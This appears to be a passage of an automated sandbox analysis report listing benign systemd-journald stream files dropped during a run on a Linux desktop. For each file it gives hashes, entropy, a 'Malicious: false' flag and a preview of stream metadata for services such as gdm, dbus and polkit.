Size (bytes):	210
Entropy (8bit):	5.501301482326503
Encrypted:	false
SSDEEP:	6:SbFuFyLVK6g7/+BG+f+MuV6pU8jFQMzKaBu:qgFqo6g7/+0+f+MTpU2Tmh
MD5:	8E733587817E3788C2CB87B9189D3D2E
SHA1:	5E721F206EE0796A75B90CF727C42A96CB9C6F2E
SHA-256:	1888E8BFEC6EC936C66D8E8601646DCD09695DD328342BD781C9AC5AF375D1BC
SHA-512:	DB1A0D03740947851063EE0252FBF946F487BE70E5987B08C2C67AC91785F2F168BCE127E8461BE4F82075EB01B2AB491DDE14A7560A0311B8F8F7F3502A456E
Malicious:	false
Preview:	# This is private data. Do not parse.PRIORITY=6.LEVEL_PREFIX=0.FORWARD_TO_SYSLOG=0.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_ID=d37e765115fc40c4bf4d34ae097a5cca.IDENTIFIER=/usr/lib/gdm3/gdm-wayland-session.

/run/systemd/journal/streams/.#9:76673E90Zuj	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	210
Entropy (8bit):	5.499675575706046
Encrypted:	false
SSDEEP:	6:SbFuFyLVI6g7/+BG+f+MoEkTWRi2jFQMzKaBu:qgFqdg7/+0+f+MoAiETmh
MD5:	D882FF90CDBB54ECD2FE3CD883E91C24
SHA1:	02C048C0A709C9D59135D8313740BC050B35E66E
SHA-256:	7EF9326B44CE26F5B81CC7F357A416847962CF2AA47CBC2536D718228EFE6213
SHA-512:	062E0AD00C5A6B31B820288FB3215298A67AFDD1E2526259E26A366C20820D7519670DE109C07CAEC0CCE33DD4749EB9389C22DBE01A37020C716082572744C
Malicious:	false
Preview:	# This is private data. Do not parse.PRIORITY=4.LEVEL_PREFIX=0.FORWARD_TO_SYSLOG=0.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_ID=b2180aa6eb44497c896ae830990d9f2b.IDENTIFIER=/usr/lib/gdm3/gdm-wayland-session.

/run/systemd/journal/streams/.#9:77200qPMPln	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	210
Entropy (8bit):	5.419347464835213
Encrypted:	false
SSDEEP:	3:SbFVVmFyinKMsPOYsn9ms954Hh6SnLCHh6KV+h6CQzuxmsINUTHhOOUANc0Zjs2o:SbFuFyLVIg1BAf+MsIuhO7A7jNALyAZD
MD5:	288A6001038F38E92C1454AD3C008228
SHA1:	7CC16AE07AC360989007F40244F9724144635439
SHA-256:	587E70F197B2BADF19AB5833EDA5E01AA73C1EE7AEB5DFE3EFA04C293472484F
SHA-512:	95870076BB4E1AFF3F1DDBC9AF7BBCB3422034723544C639F1F387DCF79F3D43CE4E75BB3F388B22AA53D8103EAC1256EAF64982802BB69B2583BECBFC0EBAA2
Malicious:	false
Preview:	# This is private data. Do not parse.PRIORITY=30.LEVEL_PREFIX=1.FORWARD_TO_SYSLOG=1.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_ID=f878210100e64116b95a9a28f181e6d9.IDENTIFIER=generate-config.UNIT=gdm.service.

/run/systemd/journal/streams/.#9:77301zGjk2l	
Process:	/lib/systemd/systemd-journald

/run/systemd/journal/streams/.#9:77301zGjk2l	
File Type:	ASCII text
Category:	dropped
Size (bytes):	211
Entropy (8bit):	5.465622868763176
Encrypted:	false
SSDEEP:	6:SbFuFyLVIg1BAf+M+65kAKQrqjNdQIeXD:qgFq6g1af+MF5kX2D
MD5:	3CCC1F2A3F81D124AE8937990CD10C05
SHA1:	E7674525FD6BD5A6838B6EF9032AC460FE8173BA
SHA-256:	5B86C6EFC71B198780353EFC0C3E48C4385624FC639729811D4AD7314AF32673
SHA-512:	39361380E9FFC5AEDBDCD462693274D2E8F2E820D6D4D45CE3DFD5AE79C29D5B946BE5BC537B17785518FB53F0A9B5048B23E82480AE4D60D5F62EBCC9BEE 92
Malicious:	false

Preview:	# This is private data. Do not parse.PRIORITY=30.LEVEL_PREFIX=1.FORWARD_TO_SYSLOG=1.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_
	ID=47dcede9f2774ea3850f355a178223b5.IDENTIFIER=gdm-wait-for-drm.UNIT=gdm.service.

/run/systemd/journal/streams/.#9:78274LDLJsc	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	223
Entropy (8bit):	5.5155272674582525
Encrypted:	false
SSDEEP:	3:SbFVVmFyinKMsPOYsn9ms954Hh6SnLAqC+h6KV+h6CQzuxm8ZgA6X7qry9rxsjsv:SbFuFyLVIg1BG+f+M8ZMX7Qy92ji4s
MD5:	5A2A5ED03347A51F5981C67F02D6C5F6
SHA1:	3CA5184805577C47CAB847A22D33E388D7859B47
SHA-256:	0A555BDA8916DEDE5B8F9D5880ABB35DBA2DFA29E29880A0F3C1CF94441D84FF
SHA-512:	DA4AE57CA7C149A9335575AFA4BA3EAC69AFC3F20842E5ED851EAD6E0FE777DA1A0E0486BC0F232AEA2CFBA1C87C88F0886A722D0FAB2A3E1CD26745B4FC A0C7
Malicious:	false

Preview:	# This is private data. Do not parse.PRIORITY=30.LEVEL_PREFIX=1.FORWARD_TO_SYSLOG=0.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_
	ID=64c54886c690492480e49a0607dab302.IDENTIFIER=journalctl.UNIT=systemd-journal-flush.service.

/run/systemd/journal/streams/.#9:78276zDHZrg	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	207
Entropy (8bit):	5.394328275703035
Encrypted:	false
SSDEEP:	3:SbFVVmFyinKMsPOYsn9ms954Hh6SnLAqC+h6KV+h6CQzuxmzeYSSn+ZDijs1Had9:SbFuFyLVIg1BG+f+MSHi+ZDijosQu
MD5:	4F0EEED1DA52B0B1A1A931153D5A31F7
SHA1:	DBB252AF0484A5517A0E2F96002D39A034927E95
SHA-256:	63FBDF76F5092E218AFFC1D8D34E560C51690C0BC5BBCAC1BB3ABEAB6611728C
SHA-512:	64723924FF2A23B18A714C97FD1EBE9780F4E537E2039AC5E2AFB2BBE962A2D75AB8D47D4E5389546196AA13F55BCCD9226C796B7289B66CFDEE41D0475A019 D
Malicious:	false

Preview:	# This is private data. Do not parse.PRIORITY=30.LEVEL_PREFIX=1.FORWARD_TO_SYSLOG=0.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_
	ID=9e51ed660dc74d8f8d0f8546e5d6fc6e.IDENTIFIER=dbus-daemon.UNIT=dbus.service.

/run/systemd/journal/streams/.#9:78293WpfxMc	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	208
Entropy (8bit):	5.393695035086197
Encrypted:	false
SSDEEP:	6:SbFuFyLVIg1BG+f+M8OHVw9NnX6Vv8jdCLKzK:qgFq6g10+f+M8OHVONKsCLAK
MD5:	2DDF71A93C487CA92BBBE636397DF7FD
SHA1:	88268B0E2AD664EE845C40AA3A45AD983CE47876
SHA-256:	392C47F14535EF56EC7154B0E8E45AE169788AEE7C9FDFAF64C96B1DDB77C763
SHA-512:	9A70872E7404CCBF20C62B89C8A070D1AB044F62EDF145629385C781439A9F20DE641C646CE4C11037FA8EAE5D7131857BAD4CB08BE6E5E9925F6BF1E0C7F2E 3
Malicious:	false

/run/systemd/journal/streams/.#9:78293WpfxMc	
Preview:	# This is private data. Do not parse.PRIORITY=30.LEVEL_PREFIX=1.FORWARD_TO_SYSLOG=0.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_ID=6894b00744eb4e4b872a1cfd89c25e50.IDENTIFIER=whoopsie.UNIT=whoopsie.service.

/run/systemd/journal/streams/.#9:78294tJWk2e	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	220
Entropy (8bit):	5.4397784769639115
Encrypted:	false
SSDEEP:	6:SbFuFyLVIg1BG+f+M4D01WbqjZcHcljX+:qgFq6g10+f+M4jbkmAu
MD5:	8378EBF92183C0832EEA20444E2948C8
SHA1:	C0C946B722BC014D43FA77C6D7CDD4BB9F5B9EBB
SHA-256:	BAD562350332AF5E3AD1CC0B9705839FCC5923F29BB7BD0BF5CD92D494739AB2
SHA-512:	B7BF0A86EECE9D283A16E80DF5B22602DCF56A5E2896433C79134107A0423D959979E2CD138632C0820061C523485C3ACAD9F758EC41A3DB28AAC341E4F3ED7
Malicious:	false
Preview:	# This is private data. Do not parse.PRIORITY=30.LEVEL_PREFIX=1.FORWARD_TO_SYSLOG=0.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_ID=29d251bd140d4190bebf99d246229ba9.IDENTIFIER=systemd-logind.UNIT=systemd-logind.service.

/run/systemd/journal/streams/.#9:78303JMC4Wf	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	188
Entropy (8bit):	5.305504106946845
Encrypted:	false
SSDEEP:	3:SbFVVmFyinKMsPOYsn9ms954Hh6SnLAqC+h6KV+h6CQzuxm6bn5KzQR1MxsjshQJ:SbFuFyLVIg1BG+f+M6ozQRvjtWL0
MD5:	8C83DEC57EA219F9D626B89C4E6E9E46
SHA1:	643E0017A622D850247C335C00C7F76AA90AAC70
SHA-256:	62A0F106FA985C797D84B45D5B400A682C84AD23552410A95DBBE141D4A333ED
SHA-512:	485F8A81932EC0C8AFE2D5CAF86B6E23FB0E091B0A7D26783E6D15D68E9A1759D97DA3FFA62CC923B5EE1DA351D13A4AEE2C414FA5D60CDD9F9BD7BBD1FE287
Malicious:	false
Preview:	# This is private data. Do not parse.PRIORITY=30.LEVEL_PREFIX=1.FORWARD_TO_SYSLOG=0.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_ID=0df4e0ebfd324de9a8f37eb9d487b9eb.IDENTIFIER=pulseaudio.

/run/systemd/journal/streams/.#9:78304zOoGqe	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	216
Entropy (8bit):	5.4435553840455295
Encrypted:	false
SSDEEP:	3:SbFVVmFyinKMsPOYsn9ms954Hh6SnLAqC+h6KV+h6CQzuxm8AyUQU1NHlG0TdQg6:SbFuFyLVIg1BG+f+M8tvYN80Td4BYjNE
MD5:	FCCBB25C1C23FA8767BAC0EE489A3E41
SHA1:	DBA2C8F810982E15018FF25974AE3485382FF78D
SHA-256:	6429EBED360A21E9A91BD6F897141350D2B0358FD702BB42ACA3AA84AD5F8F24
SHA-512:	0318607C5D2D37AF9C1AE4962C17ECCE68F628C9B14051282521DEE556F0567EBF77A7C8AF6C1A9F0D64301BFA85CC06C8A91CC8B6D00D799CB5802BE7AADSE5
Malicious:	false
Preview:	# This is private data. Do not parse.PRIORITY=30.LEVEL_PREFIX=1.FORWARD_TO_SYSLOG=0.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_ID=6e411cb13f9f43e992c889685d3ed510.IDENTIFIER=rtkit-daemon.UNIT=rtkit-daemon.service.

/run/systemd/journal/streams/.#9:783052wN6gf	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	205
Entropy (8bit):	5.404583101827919
Encrypted:	false
SSDEEP:	3:SbFVVmFyinKMsPOYsn9ms954Hh6SnLAqC+h6KV+h6CQzuxmoGpwRRAq+LSRxsjs1:SbFuFyLVIg1BG+f+Momkh+mRqjbVC
MD5:	87690874B57D6F26000DED0B8E07CE30
SHA1:	2EF9720274A617AE1E4F849C2E5A168827C5CCE0

/run/systemd/journal/streams/.#9:783052wN6gf	
SHA-256:	AF44FC6D1327AEC593F1D8F219767612E6D315C6FC74D42C2295DDA4B7B7B609
SHA-512:	23B835FCE9BE40A72A593818BA2F4A513462FA6D7F9B97D4EAE8C839375E8EF54E5725EA28629D087ECBACDAD8BFC623B8A46A22EDA7150B6B0247012DA6CB42
Malicious:	false
Preview:	# This is private data. Do not parse.PRIORITY=30.LEVEL_PREFIX=1.FORWARD_TO_SYSLOG=0.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_ID=bce09dc45ce746c2b4cc7b2e63fac9f1.IDENTIFIER=polkitd.UNIT=polkit.service.

/run/systemd/journal/streams/.#9:78313lnmgOd	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	223
Entropy (8bit):	5.532452996206313
Encrypted:	false
SSDEEP:	3:SbFVVmFyinKMsPOYsn9ms954Hh6SnLAqC+h6KV+h6CQzuxmuEaFscR/JRqjs7Lbr:SbFuFyLVIg1BG+f+MujscRSji4s
MD5:	D0DCBAACA0BB5B329480FE31A1A3D14A
SHA1:	BD7F61561ED5FFE7FCDC8C50EAEAD146294D6285
SHA-256:	DD50E7535F2ADCA17751B7BCD3B7AF40E2238783750E605147F652351D603D35
SHA-512:	1B0D22706EF4E12E700B76B664B7ACCC86B57429FAABE6048EBC184A7A9B1F61DA25BD606C7ADB06BDCE37E70312F976235E4D8F1C3B73732C6FCC4E309314AD
Malicious:	false
Preview:	# This is private data. Do not parse.PRIORITY=30.LEVEL_PREFIX=1.FORWARD_TO_SYSLOG=0.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_ID=da22b43c6209413392e516577eabeb94.IDENTIFIER=journalctl.UNIT=systemd-journal-flush.service.

/run/systemd/journal/streams/.#9:785543XKjm3	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	223
Entropy (8bit):	5.532277659805829
Encrypted:	false
SSDEEP:	3:SbFVVmFyinKMsPOYsn9ms954Hh6SnLAqC+h6KV+h6CQzuxmoSRSQrdDVmRPGAgl3:SbFuFyLVIg1BG+f+MoZwjmU2ji4s
MD5:	7BABC0720C1525C62825FEDBA4A61461
SHA1:	B03690729D397C768FB039BCCE9DEC4FEDB5AFBD
SHA-256:	21E7DE75FE6A3C9A74081A716BA615F6BCBF60352C0FC3F5FBD1272F78E3D74C
SHA-512:	FF3292EF42BB4257813F98F31E732F01BF59DC848B58EC0C5F812744DDD9B9096D5502ECF6E48102A59025B3DEA87EDE13FC7D8460C0AB6D4207AD25E130CA3
Malicious:	false
Preview:	# This is private data. Do not parse.PRIORITY=30.LEVEL_PREFIX=1.FORWARD_TO_SYSLOG=0.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_ID=b32be89756cd4a6299f02a20f3f34f6a.IDENTIFIER=journalctl.UNIT=systemd-journal-flush.service.

/run/systemd/journal/streams/.#9:78593XYklN6	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	210
Entropy (8bit):	5.425662019573835
Encrypted:	false
SSDEEP:	3:SbFVVmFyinKMsPOYsn9ms954Hh6SnLCHh6KV+h6CQzuxmsJQBVRFZXdqswsjs2Ax:SbFuFyLVIg1BAf+MsA7XdJjNALyAZD
MD5:	2D0D75A888D625A8697782CE259CE745
SHA1:	73388111267D5B61B94FA4FD08AD5226E819C5DA
SHA-256:	74BA13EEE87F9331E61105FEC7ED55CE931F6F29C5A7FB47BE78B63E93B4263D
SHA-512:	7FC6442BBAAB61ED9A622B668557AF1963B79CF22843C1949D1E6E629F6B978D0124F94879FD89C8D953FBCB952072118C3D3D6B9BFBCE3131313E79C842752D
Malicious:	false
Preview:	# This is private data. Do not parse.PRIORITY=30.LEVEL_PREFIX=1.FORWARD_TO_SYSLOG=1.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_ID=f1558f04202947ada8df1b8e21a5203c.IDENTIFIER=generate-config.UNIT=gdm.service.

/run/systemd/journal/streams/.#9:78606qeBKb5	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	208
Entropy (8bit):	5.419378852419314
Encrypted:	false

/run/systemd/journal/streams/.#9:78606qeBKb5	
SSDEEP:	3:SbFVVmFyinKMsPOYsn9ms954Hh6SnLAqC+h6KV+h6CQzuxms6GWVccT1XPFlsjsV:SbFuFyLVIg1BG+f+MskVtFF2jLkGq
MD5:	B2DCB21FE1E6D4E118A6782630E8C50D
SHA1:	61D04E696AAE52B290D4EDA818C377F4FD732BDE
SHA-256:	5260C528396B50D3C3F0B03D8C64F44CF3DB004EC68D3EEEE717EF3255509406
SHA-512:	CE0BE4BF99800BD6D7420513156FE1A30E65517916E1D92673CD030AF1287ED47218680768E3EE2DB52A14A7F1EAEAEC236A31924F349E21263D3D0E413680AD
Malicious:	false
Preview:	# This is private data. Do not parse.PRIORITY=30.LEVEL_PREFIX=1.FORWARD_TO_SYSLOG=0.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_ID=f65efd92c36845599501a05f9a657b6b.IDENTIFIER=agetty.UNIT=getty@tty2.service.

/run/systemd/journal/streams/.#9:78612NiaeS7	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	189
Entropy (8bit):	5.382748985586953
Encrypted:	false
SSDEEP:	3:SbFVVmFyinKMsPOYsn9ms954Hh6SnLAqC+h6KV+h6CQzuxmoApBd9wxpAglsjs16:SbFuFyLVIg1BG+f+MoMdSD2joa
MD5:	9FF33CA43E8A30B0FF52CA5CE3292A64
SHA1:	C894E7764E0B1E9329BE0A7EC40222CED8F49B60
SHA-256:	CC4E7C79D1AA47B57913071AEDB5E6FBF8F528E09ADCC61CE0488B8771C9693F
SHA-512:	72E115F72704A23CD341DDC6E67946EE56706C474753FE820BE12174801C94071B0B36C8570BDF511E868BB19693245F29FD690C4132F8FB6CDDE7D1D61CDD0
Malicious:	false
Preview:	# This is private data. Do not parse.PRIORITY=30.LEVEL_PREFIX=1.FORWARD_TO_SYSLOG=0.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_ID=be02bd454f1f4673b698e2320093ad81.IDENTIFIER=dbus-daemon.

/run/systemd/journal/streams/.#9:78624OMxoR5	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	211
Entropy (8bit):	5.4586658496903775
Encrypted:	false
SSDEEP:	6:SbFuFyLVIg1BAf+M50koQ30XvRqjNdQleXD:qgFq6g1af+M50LFXvRw2D
MD5:	4C2E3C7B0AB5E3C7544068C29F5E5100
SHA1:	33B507503A27726A1CC07EB76FF24804CFE3E7E3
SHA-256:	4A48C9D1648895FB09E66C7D7CF8B5E99C6660EFA6ABF23C2159205F17D75187
SHA-512:	0180C1177C71262A376D04DCA2E5B2B8FB5161C39B6D49CE5E2C80A504D51423FE0BDE71B5D8A6C206430F6AA065AB9D05C57C1FA3151D13925500BBC17E83
Malicious:	false
Preview:	# This is private data. Do not parse.PRIORITY=30.LEVEL_PREFIX=1.FORWARD_TO_SYSLOG=1.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_ID=527eea9cbe49427ab896822c2b2dcdce.IDENTIFIER=gdm-wait-for-drm.UNIT=gdm.service.

/run/systemd/journal/streams/.#9:78625WJpbu4	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	208
Entropy (8bit):	5.36140759525516
Encrypted:	false
SSDEEP:	3:SbFVVmFyinKMsPOYsn9ms954Hh6SnLAqC+h6KV+h6CQzuxmzyWWc2XA6LQUTTlNJ:SbFuFyLVIg1BG+f+MZmRNQhuqjdCLKzK
MD5:	F2A18D3DC3810318079A795B74FED5CE
SHA1:	0A33CA5A651DC88288A3B9FE15A38F25149834D0
SHA-256:	0E8CA62A5BC138B47AE2943BEE82CF4631086CD61C758A9F4BFF0DF167E2C919
SHA-512:	A3A884B3A2EC2683F35DCC2C8FD455C64B44097FF5E166FFCA125C52700BB34CF91D8E688EB33893F60829AD2CFA159CE7F57BD201F6315C47248C923524C0A
Malicious:	false
Preview:	# This is private data. Do not parse.PRIORITY=30.LEVEL_PREFIX=1.FORWARD_TO_SYSLOG=0.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_ID=924a3cd99b2e490aa2c2166d1cf417ce.IDENTIFIER=whoopsie.UNIT=whoopsie.service.

/run/systemd/journal/streams/.#9:7863030D3P6	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	207
Entropy (8bit):	5.399084875243203

/run/systemd/journal/streams/.#9:7863030D3P6	
Encrypted:	false
SSDEEP:	6:SbFuFyLVIg1BG+f+MsdscPQ8Q4AuqjosQu:qgFq6g10+f+MsawO4aQu
MD5:	26F098B1C644BD2CACAC5EF76DD7168D
SHA1:	D184E5744CB3567A078EEA72181488412FF03116
SHA-256:	681DAA7D61DAB12034F4E66E8182D11557F2274E73F518E002A762CEEA37A828
SHA-512:	6052B512FAEA5058E6505C1F153DD49B32D3C307B7EABCF8B7EF30133FA850F47EF2008577CC9D5332F897980B1645DEB96881E90CDCCE224F2677422B0D550
Malicious:	false
Preview:	# This is private data. Do not parse.PRIORITY=30.LEVEL_PREFIX=1.FORWARD_TO_SYSLOG=0.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_ID=f9af847a1bf946ba8a171dff8661a71c.IDENTIFIER=dbus-daemon.UNIT=dbus.service.

/run/systemd/journal/streams/.#9:78716wFt094	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	220
Entropy (8bit):	5.447653902104143
Encrypted:	false
SSDEEP:	6:SbFuFyLVIg1BG+f+MXRdHO/lB0ZjZcHcljX+:qgFq6g10+f+MXRElkmAu
MD5:	0454C4DAF4EB104599D06D495317279B
SHA1:	37D68DB738F5643471C1679E097E4FD347F50445
SHA-256:	2C4D9139B684EF60E89BA2B46311D32BB7F415C5F8AFA0049D68BFCF9BEFCE53
SHA-512:	85F9D31BF1D05838EC4B4400662A3E4888E3AA839B72AE7040CD14A550BD9D20A07B5C6FE83F6490BB5BDB995684007068F05F102CEF5D23541C732E55A82407
Malicious:	false
Preview:	# This is private data. Do not parse.PRIORITY=30.LEVEL_PREFIX=1.FORWARD_TO_SYSLOG=0.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_ID=948dc10dfa3048c59c6ee6a013465151.IDENTIFIER=systemd-logind.UNIT=systemd-logind.service.

/run/systemd/journal/streams/.#9:78723Liskd5	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	223
Entropy (8bit):	5.493485324203086
Encrypted:	false
SSDEEP:	6:SbFuFyLVIg1BG+f+MoBj+XHZB8c0Tji4s:qgFq6g10+f+MoBjU6xs
MD5:	9BB62556CDFBEBA8AD575827B86EF621
SHA1:	29027FDBACE15AAA283AFC549E625E8A87247004
SHA-256:	4020D8F4D033BEF3F0FCFC67A99599CA2958CC030C9711DCE2DAB22F3C558DAB
SHA-512:	6836B80463AEC699D901A125DC5BC30A9258A1F42530F6C238A8F6FA5E6AAD40160C2B00D6E38AD0014E9BA9C651E875C46A59391D0A99F5FE934570DB52CA8
Malicious:	false
Preview:	# This is private data. Do not parse.PRIORITY=30.LEVEL_PREFIX=1.FORWARD_TO_SYSLOG=0.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_ID=bd2c60eeb1334072bb04bbc36da62656.IDENTIFIER=journalctl.UNIT=systemd-journal-flush.service.

/run/systemd/journal/streams/.#9:78725MnkSK5	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	188
Entropy (8bit):	5.346241126147397
Encrypted:	false
SSDEEP:	3:SbFVVmFyinKMsPOYsn9ms954Hh6SnLAqC+h6KV+h6CQzuxm/QORzGcGQ2av022jt:SbFuFyLVIg1BG+f+MxqcPsjtWL0
MD5:	7AC610FEFC6224CDE8AA53D4F4B95400
SHA1:	4E47D6408874A6A89CB347E1AC59BE48070FB8A6
SHA-256:	2569A4A5CAA0AF3ED502F53A929D20ADA9645D95C3D34029E21CA7FEB40BB273
SHA-512:	289FC48C712B187731649AE609D4866A5D5461E48B67AB5812229286F090C09A7F8B41B7D4AD24B46CDB1970404487DF1DE0257A5CB371CDD5B098FF64CDC00
Malicious:	false
Preview:	# This is private data. Do not parse.PRIORITY=30.LEVEL_PREFIX=1.FORWARD_TO_SYSLOG=0.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_ID=546e16a5deb5440c9eab23655e91f7ef.IDENTIFIER=pulseaudio.

/run/systemd/journal/streams/.#9:78733Cl9qC7	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	216

/run/systemd/journal/streams/.#9:78733Cl9qC7	
Entropy (8bit):	5.453726620052758
Encrypted:	false
SSDEEP:	3:SbFVVmFyinKMsPOYsn9ms954Hh6SnLAqC+h6KV+h6CQzuxm48VGHdRcAsBTSJTRW:SbFuFyLVIg1BG+f+M4EQQAdxTjNE
MD5:	2A8AE8EF20348976ABDC7335A30D1844
SHA1:	19E52302765B4EA716F175DC1ABF6EA3D2751910
SHA-256:	8A4969D6DF323DF760BE3F83DC1E280AE99E799A99E9E78E6ECD41C9103E713C
SHA-512:	741688AEC28565795524DF4A514344845AA43038F124A141D30B8A3C606464B130202FA8BD0A343BF177B2E8A51957D5A50C142539DFBD3299E3F2F9EC563136
Malicious:	false
Preview:	# This is private data. Do not parse.PRIORITY=30.LEVEL_PREFIX=1.FORWARD_TO_SYSLOG=0.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_ID=25790cbb4db849c2b038d2f7c10640ed.IDENTIFIER=rtkit-daemon.UNIT=rtkit-daemon.service.

/run/systemd/journal/streams/.#9:78734sHl0y6	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	205
Entropy (8bit):	5.4385080698395445
Encrypted:	false
SSDEEP:	3:SbFVVmFyinKMsPOYsn9ms954Hh6SnLAqC+h6KV+h6CQzuxm8SVD93cVZd4swsjs1:SbFuFyLVIg1BG+f+M8SP3cDdhZjbVC
MD5:	75DF608D61DE09AAE0B1437D4E2806F0
SHA1:	A9FD1BB408376E8A906E8F163C6EFF16826E0B82
SHA-256:	F519C5B8525441C5792FBF5A71EB9D91FBF2808D1A2B0B6CDB2FF2D46CB03E01
SHA-512:	C2EA28C8CA7F361507570081BCF2908F9E719A757D0E6AAA9BF0D96B3A324A3444418884F195E076F7B47ED3CD46D52D9576519C366AFCBE98844445E1F0D761
Malicious:	false
Preview:	# This is private data. Do not parse.PRIORITY=30.LEVEL_PREFIX=1.FORWARD_TO_SYSLOG=0.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_ID=65b82fecd9c94af5b4491928aa82e37c.IDENTIFIER=polkitd.UNIT=polkit.service.

/run/systemd/journal/streams/.#9:804992fV4Rn	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	223
Entropy (8bit):	5.522225754334142
Encrypted:	false
SSDEEP:	3:SbFVVmFyinKMsPOYsn9ms954Hh6SnLAqC+h6KV+h6CQzuxmySOUERHd1mcU/Zjsv:SbFuFyLVIg1BG+f+My/dh8xji4s
MD5:	E6DDE475A2FA51F056EC0BBFE0452F60
SHA1:	4C52FCE5CB91C0470FFC22ECA6E4D5944352E6E5
SHA-256:	06C54C837C1C343FCEBF985525BA66E3C3F2B86E6B727DC2499423A49E22C322
SHA-512:	246F47DC5A9F4967FA5EB3C86DAA311E3F2A0A7F4090CE83EF6F74D559A6BFBB5069A76E96EFE601F76A7DE80B92D1AD26B5000E83B1CE004948188005B6D8F F
Malicious:	false
Preview:	# This is private data. Do not parse.PRIORITY=30.LEVEL_PREFIX=1.FORWARD_TO_SYSLOG=0.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_ID=8a0fcdab851a4b8e89574e91bff74dd6.IDENTIFIER=journalctl.UNIT=systemd-journal-flush.service.

/run/systemd/journal/streams/.#9:80506DvLsnn	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	199
Entropy (8bit):	5.40540630831452
Encrypted:	false
SSDEEP:	3:SbFVVmFyinKMsPOYsn9ms954Hh6SnLCHh6KV+h6CQzuxm4G5QE8rRUUUcY1XUY+y:SbFuFyLVIg1BAf+M4I09NFglTjNTZD
MD5:	6620292909ED9B6251C75FA035009718
SHA1:	D73822D398EDC25A551BC925681198D0FAFB9CD5
SHA-256:	F087A6629372D618631ADB44A199573AB37093C7219893206B77F58C85FF0E66
SHA-512:	05762F5F72344D92079623C64ECE8AC25F1501BF59F66B889338D1DDFF5D53FEA4097FE5225EF6A68B2B505C0F83CB3F2D19C8EF9A9A72C1F28CE019AE47465(
Malicious:	false
Preview:	# This is private data. Do not parse.PRIORITY=30.LEVEL_PREFIX=1.FORWARD_TO_SYSLOG=1.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_ID=2c17b032c6a049e688319da796150521.IDENTIFIER=gdm3.UNIT=gdm.service.

/run/systemd/journal/streams/.#9:81120QtLPIl	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text

/run/systemd/journal/streams/.#9:81120QtLPlI	
Category:	dropped
Size (bytes):	189
Entropy (8bit):	5.419767305281923
Encrypted:	false
SSDEEP:	3:SbFVVmFyinKMsPOYsn9ms954Hh6SnLAqC+h6KV+h6CQzuxmugGxTDQY2cSW6EDRK:SbFuFyLVIg1BG+f+MugGBZRog2joa
MD5:	8EA49FD0A1FC76FEBDCA0196B5E68127
SHA1:	84E38DC4DB19C3CDAE8857CBE28ED931E6A69AD4
SHA-256:	1C909E8362075C64E3F5208DB7737789F452EC786899C7A95A21AA9AB80513A2
